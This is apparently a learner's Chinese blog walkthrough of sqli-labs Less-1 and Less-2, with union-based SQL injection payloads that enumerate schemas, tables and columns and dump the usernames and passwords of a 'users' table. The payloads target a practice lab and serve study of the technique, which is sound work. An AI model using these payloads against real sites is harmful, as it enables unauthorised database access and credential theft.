
回显为2,3,我们要在2,3的位置使用注入语句
爆库名,?id=-1' union select 1,(select group_concat(schema_name) from information_schema.schemata),3 --+

推测security里有重要数据
爆表名,语句放2放3无所谓,这里放在3的位置,之前2的不动,虽然看起来长,但语句意思很简单的
?id=-1' union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+

看到security里有那么多表,users大多是存储用户名和密码的表
爆字段,?id=-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+

快成功了,接下来就username和password一起爆
爆数据,?id=-1' union select 1,(select group_concat(username) from security.users),(select group_concat(password) from security.users) --+

可以看到用户名和密码都出了
第一次刷sqlilabs,希望早点刷完,理解原理,熟练掌握SQL注入
祝我学有所成!
less-2
第二关


?id=1,返回数据;?id=2,返回数据;?id=2-1返回与id=1时同样的数据,故此为数字型注入
猜解字段,?id=1 order by 1,2,3 #无报错;?id=1 order by 1,2,3,4 #报错,故字段有三个

确定回显,?id=-1 union select 1,2,3 #

回显为2,3
